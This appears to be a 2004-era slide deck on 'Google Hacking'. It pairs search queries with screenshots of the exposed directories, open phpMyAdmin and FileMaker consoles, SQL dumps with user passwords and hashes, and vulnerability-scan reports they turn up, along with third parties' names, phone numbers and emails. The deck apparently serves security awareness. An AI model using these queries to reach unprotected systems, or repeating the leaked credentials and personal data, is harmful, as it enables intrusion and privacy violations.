
Discussions Discussions not available on <http://omy.utu.fi/>

Done Internet



# Google Hacking

- Sensitive Directories Listing
  - Intitle: "Index of" cfide (coldfusion directory)





# Google Hacking

- Sensitive Directories Listing
  - Intitle: index.of.winnt



Index of /winnt - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Recycle Bin Mail Print Send To New Folder

Address  Go Links

Google intitle:index.of.winnt Search Web PageRank 15 blocked AutoFill Options

Name	Last modified	Size	Description
<a href="#">Parent Directory</a>	27-Jul-2004 17:15	-	
<a href="#">NT4_PlainPassword.reg</a>	11-Oct-2001 15:48	1k	
<a href="#">Win2000_PlainPasswor..&gt;</a>	11-Oct-2001 15:48	1k	
<a href="#">Win95_PlainPassword.reg</a>	11-Oct-2001 15:48	1k	
<a href="#">Win98_PlainPassword.reg</a>	11-Oct-2001 15:48	1k	
<a href="#">Win9X-CacheHandling.reg</a>	11-Oct-2001 15:48	1k	
<a href="#">WindowsTerminalServe..&gt;</a>	11-Oct-2001 15:48	1k	
<a href="#">apache/</a>	17-Mar-2003 18:26	-	
<a href="#">hotfixes-postSP3/</a>	29-Aug-2001 19:54	-	
<a href="#">nocache.reg</a>	02-Oct-2002 10:04	1k	
<a href="#">optionspack4NTwork/</a>	29-Aug-2001 19:54	-	
<a href="#">optionspack4ntserver/</a>	29-Aug-2001 19:54	-	
<a href="#">optionspack4win95/</a>	29-Aug-2001 19:54	-	
<a href="#">smbcrvnt/</a>	10-Mar-2003 14:02	-	

Discussions Discussions not available on http://afrodite.upf.tche.br/

Internet



# Google Hacking

- Sensitive Directories Listing
  - Intitle: "index of" iissamples (dangeous iissamples)  
(32)

Index of /glides/iissamples/homepage - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media

Address <http://home.ec.rr.com/glides/iissamples/homepage/> Go Links

Google intitle:"index of" iissamples Search Web PageRank 15 blocked AutoFill Options

# Index of /glides/iissamples/homepage

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>	13-Nov-2003 11:56	-	
<a href="#">WS_FTP.LOG</a>	13-Jan-2001 18:31	4k	
<a href="#">bullet.gif</a>	13-Jan-2001 18:31	1k	
<a href="#">default.asp</a>	13-Jan-2001 18:31	1k	
<a href="#">file.gif</a>	13-Jan-2001 18:31	1k	
<a href="#">global.asa</a>	13-Jan-2001 18:31	1k	
<a href="#">guestbk.asp</a>	13-Jan-2001 18:31	6k	
<a href="#">myfiles.asp</a>	13-Jan-2001 18:31	4k	
<a href="#">signbook.asp</a>	13-Jan-2001 18:31	7k	
<a href="#">sub.inc</a>	13-Jan-2001 18:31	9k	
<a href="#">theme.inc</a>	13-Jan-2001 18:31	1k	
<a href="#">themes/</a>	13-Nov-2003 11:56	-	

Discussions Discussions not available on <http://home.ec.rr.com/>

Internet



# Google Hacking

- Sensitive Directories Listing
  - Inurl: iissamples (1080)

Google Search: inurl:iissamples - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Media Refresh Print Send To

Address <http://www.google.ca/search?q=inurl:iissamples++&hl=en&lr=&ie=UTF-8&start=10&sa=N> Go Links

Google inurl:iissamples Search Web PageRank 15 blocked AutoFill Options

Web Images Groups News more »

Google inurl:iissamples Search Advanced Search Preferences

Search:  the web  pages from Canada

**Web** Results 11 - 20 of about 1,080 for inurl:iissamples . (0.21 seconds)

[www.shadey.com/iissamples/exair/howitworks/codebrws.asp](http://www.shadey.com/iissamples/exair/howitworks/codebrws.asp)  
[Similar pages](#)

[File /iissamples/iissamples/oop/qfullhit.htw. The template file ...](#)  
File /iissamples/iissamples/oop/qfullhit.htw. The template file specified in CiTemplate cannot be found.  
[dcnr.nv.gov/.../iissamples/iissamples/oop/qfullhit.htw&CiRestriction=none&CiHiliteType=Full](http://dcnr.nv.gov/.../iissamples/iissamples/oop/qfullhit.htw&CiRestriction=none&CiHiliteType=Full) - 1k - [Cached](#) - [Similar pages](#)

[This text is coming from HeaderInfo.asp.](#)  
This text is coming from HeaderInfo.asp.  
[floti.bell.ac.uk/iis/iissamples/sdk/asp/simple/HeaderInfo.asp](http://floti.bell.ac.uk/iis/iissamples/sdk/asp/simple/HeaderInfo.asp) - 1k - [Cached](#) - [Similar pages](#)

[floti.bell.ac.uk/iis/iissamples/sdk/asp/docs/toolbar.asp](http://floti.bell.ac.uk/iis/iissamples/sdk/asp/docs/toolbar.asp)  
[Similar pages](#)  
[ [More results from floti.bell.ac.uk](#) ]

[The format of QUERY\\_STRING is invalid.](#)  
The format of QUERY\_STRING is invalid.

Discussions Discussions not available on <http://www.google.ca/>

Internet




# Google Hacking

- Database Manipulation
  - Different database applications leave different signatures on the database files



# Google Hacking

- Database Manipulation
  - “Welcome to phpMyAdmin” AND “Create new database” -intext: “No Priviledge” (find a page that might have privilege to update mysql)







# Google Hacking

- Database Manipulation
  - “Welcome to phpMyAdmin” AND “Create new database” (after several hits, we got this)

avbase2 running on localhost - phpMyAdmin 2.5.7 - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail

Address  Go Links

Google "Welcome to phpMyAdmin" AND "Create new database" Search Web PageRank 16 blocked AutoFill Options

Structure SQL Export Search Query

Field :	<input type="text"/>	<input type="text"/>	<input type="text"/>
Sort :	<input type="text"/>	<input type="text"/>	<input type="text"/>
Show :	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>
Criteria :	<input type="text"/>	<input type="text"/>	<input type="text"/>
Ins : <input type="checkbox"/>	And : <input type="radio"/>	<input type="text"/>	<input type="text"/>
Del : <input type="checkbox"/>	Or : <input checked="" type="radio"/>	<input type="text"/>	<input type="text"/>
Modify :	Or : <input type="radio"/> And : <input checked="" type="radio"/> Ins <input type="checkbox"/> Del <input type="checkbox"/>	Or : <input type="radio"/> And : <input checked="" type="radio"/> Ins <input type="checkbox"/> Del <input type="checkbox"/>	Or : <input type="radio"/> And : <input checked="" type="radio"/> Ins <input type="checkbox"/> Del <input type="checkbox"/>

Use Tables :  
 account  
 author  
 category  
 comment  
 compilation  
 document  
 format

Add/Delete Criteria Row :

Add/Delete Field Columns :

Update Query

Submit Query

SQL-query on database **avbase2**:

Discussions Discussions not available on http://lomu.unice.fr/

Internet



# Google Hacking

- Database Manipulation
  - “Select a database to view” intitle: “filemaker pro” (94) Filemaker

FileMaker Pro Web Companion - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail Stop

Address <http://150.146.2.34/> Go Links

Google "Select a database to view" intitle:"filemaker pro" Search Web PageRank 16 blocked AutoFill Options

# FileMaker<sup>PRO</sup> Web Companion

These FileMaker Pro databases are shared by IAC.

Select a database to view:

- [piconelectures.FP3](#)
- [DIPENDENTIAC.FP3](#)
- [newcnr.FP3](#)
- [preprintdb.FP3](#)
- [preprintiac.fp3](#)
- [pizzaiac.FP3](#)
- [Staff2.FP3](#)
- [financestaff.FP3](#)
- [registro.FP3](#)
- [tecnoareastaff.FP3](#)
- [SCIENTIFICCOMMITTEE.FP3](#)
- [STAFF.FP3](#)
- [preprintdb.FP3](#)
- [seminari.FP3](#)
- [quadernifinale.fp3](#)

Discussions Discussions not available on <http://150.146.2.34/>

Done Internet



# Google Hacking

- Database Manipulation
  - After several clicks and you can query the table

Table View - staff.fp3 - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail Stop

Address  Go Links

Google "Select a database to view" intitle:"filemaker pro" Search Web PageRank 16 blocked AutoFill Options

**Table View** Form View Search ? Home

Database: **staff.fp3**

Viewing record range 1-25 of 36

	Nome	Cognome	telefono	email	paginaw
<a href="#">1</a>	Rita	Abbondanza	+39-0688470276	abbondanza@iac.rm.cnr.it	
<a href="#">2</a>	Massimiliano	Adamo	+39-0688470235	adamo@iac.rm.cnr.it	www.iac.rm.cnr.it
<a href="#">3</a>	Piero	Barone	+39-0688470237	barone@iac.rm.cnr.it	www.iac.rm.cnr.it
<a href="#">4</a>	Massimo	Bernaschi	+39-0688470229	massimo@iac.rm.cnr.it	www.iac.rm.cnr.it
<a href="#">5</a>	Michiel	Bertsch	+39-064402627	bertsch@iac.rm.cnr.it	www.iac.rm.cnr.it
<a href="#">6</a>	Stefano	Bianchini	+39-0688470255	bianchin@iac.rm.cnr.it	www.iac.rm.cnr.it
<a href="#">7</a>	Massimiliano	Caramia	+39-0688470222	caramia@iac.rm.cnr.it	www.iac.rm.cnr.it
<a href="#">8</a>	Giuliana	Caringi	+39-0688470225	direzio@iac.rm.cnr.it	

Record range:

Total records: 36  
Sorted

**New record...**  
**Find all**

Discussions Discussions not available on http://150.146.2.34/

Applet FMControlPanel started Internet



# Google Hacking

- Database Manipulation
  - “# Dumping data for table (username|user|users|password)” -site: mysql.com –cvs (289) (backup data of mysqldump)

http://216.239.39.104/search?q=cache:Uuoa7Sgg4BAJ:typo3.sunsite.dk/LAMP/24.ahversion/mysql.sql4 - Mi...

File Edit View Favorites Tools Help

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Address  Go

Google  Search Web PageRank 16 blocked AutoFill Op

```

Process_priv enum('N','Y') NOT NULL default 'N',
File_priv enum('N','Y') NOT NULL default 'N',
Grant_priv enum('N','Y') NOT NULL default 'N',
References_priv enum('N','Y') NOT NULL default 'N',
Index_priv enum('N','Y') NOT NULL default 'N',
Alter_priv enum('N','Y') NOT NULL default 'N',
Show_db_priv enum('N','Y') NOT NULL default 'N',
Super_priv enum('N','Y') NOT NULL default 'N',
Create_tmp_table_priv enum('N','Y') NOT NULL default 'N',
Lock_tables_priv enum('N','Y') NOT NULL default 'N',
Execute_priv enum('N','Y') NOT NULL default 'N',
Repl_slave_priv enum('N','Y') NOT NULL default 'N',
Repl_client_priv enum('N','Y') NOT NULL default 'N',
ssl_type enum('', 'ANY', 'X509', 'SPECIFIED') NOT NULL default '',
ssl_cipher blob NOT NULL,
x509_issuer blob NOT NULL,
x509_subject blob NOT NULL,
max_questions int(11) unsigned NOT NULL default '0',
max_updates int(11) unsigned NOT NULL default '0',
max_connections int(11) unsigned NOT NULL default '0',
PRIMARY KEY (Host,User)
) TYPE=MyISAM COMMENT='Users and global privileges':

--
-- Dumping data for table `user`
--

INSERT INTO user VALUES ('localhost','root','','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y','Y',
INSERT INTO user VALUES ('localhost','typo3','','N','N','N','N','N','N','N','N','N','N','N','N','N','N','N','N','N',

```

Discussions Discussions not available on http://216.239.39.104/

Done Internet





# Google Hacking

- Database Manipulation
  - “# Dumping data for table (username|user|users|password)” –site: mysql.com -cvs

http://spot.pcc.edu/~rpalmer/cis233j/assignments/assign06/cis233j.sql - Microsoft Internet Explorer

File Edit View Favorites Tools Help

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Address  Go

Google  Search Web PageRank 16 blocked AutoFill Op

```
-- MySQL dump 8.22
--
-- Host: localhost    Database: cis233j
-----
-- Server version 3.23.51-max-nt

Drop Database if exists cis233j;
Create Database cis233j;
use cis233j;

--
-- Table structure for table 'users'
--

CREATE TABLE users (
  UserKey int(9) NOT NULL auto_increment,
  UserName varchar(15) NOT NULL default '',
  Password varchar(15) NOT NULL default '',
  Active tinyint(1) default '1',
  PRIMARY KEY (UserKey)
) TYPE=MyISAM;

--
-- Dumping data for table 'users'
--

INSERT INTO users VALUES (1,'Greg','biffle',1);
INSERT INTO users VALUES (2,'Doug','pbmaster',1);
INSERT INTO users VALUES (3,'Stevn','linuxmaster',1);
INSERT INTO users VALUES (4,'Skip','vpmaster',1);
```

Discussions  Discussions not available on http://spot.pcc.edu/

Done Internet



# Google Hacking

- Database Manipulation
  - “# Dumping data for table (username|user|users|password)” -site: mysql.com -cvs

SitePoint Forums - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Recycle Bin Mail Print Stop Copy Paste

Address  Go Links >>

Google  Search Web 56 blocked AutoFill Options Dumping data for table username user users password

```
#
INSERT INTO `user` VALUES (1, 'sarahc', '3defaf3cb554b108470027b017af8116', 'admin@actionpoint.net',
'Sarah', 'Coleman', 'sarahc', '20040806092330', '20040806092514');
INSERT INTO `user` VALUES (2, 'sarah', '3defaf3cb554b108470027b017af8116', 'sarah@kyelani.com',
'Sarah', 'Coleman', 'sarah', '20040806000223', '20040806004017');

# -----
#
# Table structure for table `user2collection`
#
CREATE TABLE `user2collection` (
  `user_id` int(11) NOT NULL default '0',
  `collection_id` int(11) NOT NULL default '0',
  PRIMARY KEY (`user_id`, `collection_id`)
) TYPE=MyISAM COMMENT='Assign users to groups';

#
# Dumping data for table `user2collection`
#

INSERT INTO `user2collection` VALUES (1, 1);
INSERT INTO `user2collection` VALUES (2, 2);

There are two users in the database right now for testing, one admin (me) and one user (also me - in disguise)

Now when content is delivered, Harry's system checks for a permission named in table 'permission', which *seems* to have to go through four different
tables to get a true or false
```

Done Internet



# Google Hacking

- Sensitive System Information
  - Network security reports have lists of vulnerabilities for your system
  - Configuration files often contain the application parameters inventory



# Google Hacking

- Network Security Report (ISS)
  - “Network Host Assessment Report” “Internet Scanner” (iss report) (13)

Network Host Assessment Report - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail Stop

Address  Go Links

Google "Network Host Assessment Report" "Internet Scanner" Search Web PageRank 16 blocked AutoFill Options

Page 1

## Network Host Assessment Report

Sorted by DNS 4/19/00

**Name**

**Report Description**

This report provides detailed network host configuration and vulnerability information. It identifies all services and vulnerabilities associated with each assessible system.

<b>Session Name:</b> R & D Section 6	<b>Session ID:</b> 13
<b>File Name:</b> Session2_000413	<b>Template:</b> Comprehensive
<b>Comment:</b> Weekly Scan	<b>Termination Status:</b> Finished

**Scan Summary Information**

<b>Hosts Scanned:</b> 3	<b>Scan Start:</b> 2000/04/13 18:15:20
<b>Hosts Active:</b> 3	<b>Scan End:</b> 2000/04/13 18:17:02
<b>Hosts Inactive:</b> 0	<b>Elapsed:</b> 00:01:42

Discussions not available on http://216.239.39.104/

Done Internet



# Google Hacking

- Network Security Report (ISS)
  - “Host Vulnerability Summary Report” (ISS report) (25)



Host Vulnerability Summary Report - Microsoft Internet Explorer

File Edit View Favorites Tools Help

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Address  Go Links

Google "Host Vulnerability Summary Report" Search Web PageRank 16 blocked AutoFill Options Host

## Host Vulnerability Summary Report

Sorted by DNS Name 4/19/00

### Report Description

This report displays summary information detailing the organization's susceptibility to attack in relation to its policy and vulnerability conditions. Specifically, this report identifies network vulnerabilities and suggests corrective action. Vulnerabilities are classified as high, medium and low. High risk vulnerabilities are those which provide unauthorized access to the host, and possibly, the network.

<b>Session Name:</b>	R & D Section 6	<b>Session ID:</b>	13
<b>File Name:</b>	Session2_000413	<b>Template:</b>	Comprehensive
<b>Comment:</b>	Weekly Scan	<b>Termination Status:</b>	Finished

### Scan Summary Information

<b>Hosts Scanned:</b>	3	<b>Scan Start:</b>	2000/04/13 18:15:20
<b>Hosts Active:</b>	3	<b>Scan End:</b>	2000/04/13 18:17:02
<b>Hosts Inactive:</b>	0	<b>Elapsed:</b>	00:01:42

DNS Name	Host IP Address	Operating System	Vulnerability Name	Severity
Discussions not available on http://216.239.39.104/				

Done Internet



# Google Hacking

- Network Security Report (nessus)
  - “This file was generated by Nessus” || intitle:”Nessus Scan Report” -site:nessus.org (185)

Nessus Scan Report - Microsoft Internet Explorer

File Edit View Favorites Tools Help

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Address  Go Links

Google  Search Web PageRank 16 blocked AutoFill Options

### Host List

Host(s)	Possible Issue
<a href="#">charlemagne.dyndns.org</a>	Security hole(s) found

[ return to top ]

### Analysis of Host

Address of Host	Port/Service	Issue regarding Port
charlemagne.dyndns.org	discard (9/tcp)	No Information
charlemagne.dyndns.org	daytime (13/tcp)	Security warning(s) found
charlemagne.dyndns.org	ftp (21/tcp)	Security warning(s) found
charlemagne.dyndns.org	telnet (23/tcp)	Security warning(s) found
charlemagne.dyndns.org	smtp (25/tcp)	Security notes found
charlemagne.dyndns.org	time (37/tcp)	Security notes found
charlemagne.dyndns.org	finger (79/tcp)	Security warning(s) found
charlemagne.dyndns.org	www (80/tcp)	Security hole found
charlemagne.dyndns.org	pop3 (110/tcp)	Security notes found
charlemagne.dyndns.org	sunrpc (111/tcp)	Security notes found
charlemagne.dyndns.org	general/tcp	Security hole found
charlemagne.dyndns.org	general/icmp	Security warning(s) found

Discussions Discussions not available on http://boisson.homeip.net/

Done Internet



# Google Hacking

- Network Scanner Report (Snort)
  - “SnortSnarf alert page” (15,500)

Overview of 2558 alerts from 218.191.177.52 in /var/log/auth.log et al - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail Stop

Address | Go Links

Google "SnortSnarf alert page" Search Web PageRank 16 blocked AutoFill Options

# SILICON DEFENSE SnortSnarf alert page

Source: *218.191.177.52*: overview

[SnortSnarf v020516.1](#)

[Signature section \(3371\)](#) [Top 20 source IPs](#) [Top 20 dest IPs](#)

2558 such alerts found using input module SnortFileInput, with sources:

- /var/log/auth.log

Earliest: **04:04:21** on 6/6/2004  
Latest: **07:34:21** on 6/7/2004

19 different signatures are present for *218.191.177.52* as a source

- 1 instances of *INRO FTP Red Irain*

Discussions Discussions not available on http://benzilla.no-ip.com/

Done Internet



# Google Hacking

- Network Security Report (Snort)
  - Intitle: “Analysis Console for Intrusion Databases”  
+intext:”by Roman Danyliw” inurl:acid/  
acid\_main.php (13 results, acid alert database)

Analysis Console for Intrusion Databases (ACID) - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail Stop

Address  Go Links

Google ACID "by Roman Danyliw" filetype:php Search Web PageRank 16 blocked AutoFill Options

# Analysis Console for Intrusion Databases

Added 40 alert(s) to the Alert cache

Queried on : Thu August 12, 2004 17:10:13  
 Database: snort@ (schema version: 106)  
 Time window: [2004-06-22 16:04:56] - [2004-08-12 17:10:03]

**Sensors: 1**  
**Unique Alerts: 116** ( 17 categories )  
**Total Number of Alerts: 5550**

- Source IP addresses: 997
- Dest. IP addresses: 135
- Unique IP links 1138
- Source Ports: 3333
  - TCP (3126) UDP (254)
- Dest. Ports: 21

**Traffic Profile by Protocol**

TCP (86%)

UDP (11%)

ICMP (2%)

Portscan Traffic (0%)

Discussions Discussions not available on http://www.awdonline.com/

